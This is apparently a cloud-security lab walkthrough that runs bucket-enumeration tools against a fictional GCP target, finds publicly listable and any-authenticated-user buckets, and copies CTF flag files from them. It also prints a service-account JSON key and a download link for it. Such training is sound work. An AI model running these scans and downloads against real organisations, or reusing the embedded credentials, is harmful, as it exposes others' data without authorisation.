The Plan:

```
Target #1 -> LizardRed

- Find targets, services, and information related to the target organization of "lizardred"
-- Find targets in GCP via leveraging the cloud_enum tool
-- Find any Cloud Storage Buckets in GCP via leveraging the gcpbucketbrute tool
```

Cloud Attack Surface Discovery

A good tool to automate the execution of various cloud attack surface discovery techniques is the "cloud_enum" tool. We can run it via the following syntax:

```
root@ip-10-0-1-114:/shared# cnoio_cloudenum -k lizardred

############################
cloud_enum
github.com/initstring
############################


Keywords: lizardred
Mutations: /app/cloud_enum/enum_tools/fuzz.txt
Brute-list: /app/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

...

++++++++++++++++++++++++++
google checks
++++++++++++++++++++++++++

[+] Checking for Google buckets
OPEN GOOGLE BUCKET: http://storage.googleapis.com/lizardred-analytics
FILES:
->http://storage.googleapis.com/lizardred-analytics/lizardred-analytics
->http://storage.googleapis.com/lizardred-analytics/flag_-_lizardred-analytics.txt

Elapsed time: 00:01:23

[+] Checking for Google Firebase Realtime Databases
465/961 complete...

...

[+] All done, happy hacking!
```

GCP Cloud Storage

Once we know that the targeted organization is leveraging GCP's cloud storage service, we can use a tool like GCPBucketBrute to enumerate additional information from the targeted organization's cloud services.

Unauthenticated Scan:

```
root@ip-10-0-1-114:/shared# cnoio_gcpbucketbrute -u -k lizardred

Generated 1216 bucket permutations.


UNAUTHENTICATED ACCESS ALLOWED: lizardred-analytics
- UNAUTHENTICATED LISTABLE (storage.objects.list)
- ALL PERMISSIONS:
[
"storage.buckets.get",
"storage.objects.list"
]

EXISTS: lizardred_backups

Scanned 1216 potential buckets in 49 second(s).

Gracefully exiting!
```


We can see from this output additional information about the "lizardred_backups" bucket.

```
root@ip-10-0-1-114:/shared# mkdir -p /shared/gcp_storage/

root@ip-10-0-1-114:/shared# cd /shared/gcp_storage/



root@ip-10-0-1-114:/shared/gcp_storage# gsutil ls gs://lizardred-analytics/
gs://lizardred-analytics/flag_-_lizardred-analytics.txt



root@ip-10-0-1-114:/shared/gcp_storage# gsutil cp gs://lizardred-analytics/flag_-_lizardred-analytics.txt .
Copying gs://lizardred-analytics/flag_-_lizardred-analytics.txt...
/ [1 files][ 92.0 B/ 92.0 B]
Operation completed over 1 objects/92.0 B.



root@ip-10-0-1-114:/shared/gcp_storage# cat flag_-_lizardred-analytics.txt
flag_-_lizardred-analytics.txt
public cloud storage
FLAG: li...REDACTED...er
```


Authenticated Scan via a GCP Service Account

We can use a service account within any GCP subscription to aid in the discovery of objects within GCP's Cloud Storage service.


Creating a Service Account in GCP

NOTE: You do not need to do this part of creating a new service account, because it's already done for you below in this lab. This is just for your information and understanding.

Creating a service account is as simple as browsing to the "IAM & Admin" Service within GCP and clicking on the "Service Accounts" link...




And then you click the "Create Service Account" button...




Next we set the following options:

- Service account details
  - Service Account Name: e.g. test001
  - Service Account ID: e.g. test001@random-project-name.iam.gserviceaccount.com
  - Service Account Description: e.g. Enables Application to Read Data from GCP Services
- Grant this service account access to project (optional)
  - Role: e.g. Basic -> Viewer
- Grant users access to this service account (optional)
  - Service account users role
  - Service account admins role

Once the service account is created... you can download the key via the "Manage Keys" link...




Then clicking the "Add Key" button, and then the "Create new key" link...



We then select the "JSON" format type and click the "Create" link...

And then our browser should download a JSON file similar to the following...



Using a Service Account in GCP

First, populate a file with our service account starting credentials:

```
vi /shared/gcpkey.json
```

The file contents should contain the following:


```
{
  "type": "service_account",
  "project_id": "gcptraininggce001",
  "private_key_id": "e4da980fa161830f84a62fd907eb9cd036a20bbc",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQDGznVwT/teukdl\nrfNBNKRt+LErUvQHfMqy5I1otnS3ULvn65iTZISBN5MgxXSUar24jKMmP0/gL7mE\nSFwT
  "client_email": "test002@gcptrainingggce001.iam.gserviceaccount.com",
  "client_id": "100189216083782094280",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/test002%40gcptrainingggce001.iam.gserviceaccount.com"
}
```


Alternatively, download a copy of the file and SCP to your Linux system: https://www.dropbox.com/s/4eq5y79v0sbvvsm/gcptrainingggce001-e4da980fa161.json?dl=0

Second, execute the scan via leveraging the authenticated service account credentials:

```
root@ip-10-0-1-114:/shared# cnoio_gcpbucketbrute -f /shared/gcpkey.json -k lizardred

Generated 1216 bucket permutations.


AUTHENTICATED ACCESS ALLOWED: lizardred_backups
- AUTHENTICATED LISTABLE (storage.objects.list)
- ALL PERMISSIONS:
[
"storage.buckets.get",
"storage.objects.list"
]


AUTHENTICATED ACCESS ALLOWED: lizardred-analytics
- AUTHENTICATED LISTABLE (storage.objects.list)
- ALL PERMISSIONS:
[
"storage.buckets.get",
"storage.objects.list"
]


UNAUTHENTICATED ACCESS ALLOWED: lizardred-analytics
- UNAUTHENTICATED LISTABLE (storage.objects.list)
- ALL PERMISSIONS:
[
"storage.buckets.get",
"storage.objects.list"
]


Scanned 1216 potential buckets in 51 second(s).

Gracefully exiting!
root@ip-10-0-1-114:/shared#
```

NOTE: Authenticated scan may leave information about your GCP account in the targeted organizations logs.

We can see from this output additional information about the "lizardred_backups" bucket.

We can use the cli for GCP's Cloud Storage service, aka gsutil, to copy files from these buckets...

Configure these service credentials:

```
gcloud auth activate-service-account test002@gcptrainingggce001.iam.gserviceaccount.com --key-file=/shared/gcpkey.json --project=gcptrainingggce001
```

We should we output similar to the following:

```
root@ip-10-0-1-114:/shared/gcp_storage# gcloud auth activate-service-account test002@gcptrainingggce001.iam.gserviceaccount.com --key-file=/shared/gcpkey.json --project=gcptrainingggce001


Activated service account credentials for: [test002@gcptrainingggce001.iam.gserviceaccount.com]
```

View Auth:

```
gcloud auth list
```

We should we output similar to the following:

```
root@ip-10-0-1-114:/shared/gcp_storage# gcloud auth list


Credentialed Accounts
ACTIVE ACCOUNT
* test002@gcptrainingggce001.iam.gserviceaccount.com



To set the active account, run:
$ gcloud config set account `ACCOUNT`
```

Use Creds:

```
gcloud config set account 'test002@gcptrainingggce001.iam.gserviceaccount.com'
```

We should we output similar to the following:

```
root@ip-10-0-1-114:/shared/gcp_storage# gcloud config set account 'test002@gcptrainingggce001.iam.gserviceaccount.com'


Updated property [core/account].



root@ip-10-0-1-114:/shared/gcp_storage#
```

We can see from this output additional information about the "lizardred_backups" bucket.

```
root@ip-10-0-1-114:/shared# cd /shared/gcp_storage/


root@ip-10-0-1-114:/shared/gcp_storage# gsutil ls gs://lizardred_backups/
gs://lizardred_backups/flag_-_lizardred_backups.txt


root@ip-10-0-1-114:/shared/gcp_storage# gsutil cp gs://lizardred_backups/flag_-_lizardred_backups.txt .
Copying gs://lizardred_backups/flag_-_lizardred_backups.txt...
/ [1 files][ 101.0 B/ 101.0 B]
Operation completed over 1 objects/101.0 B.


root@ip-10-0-1-114:/shared/gcp_storage# cat flag_-_lizardred_backups.txt
flag_-_lizardred_backups.txt
allAuthenticatedUsers cloud storage
FLAG: ca...REDACTED...ed


root@ip-10-0-1-114:/shared/gcp_storage#
```

References:

https://github.com/initstring/cloud_enum

https://github.com/RhinoSecurityLabs/GCPBucketBrute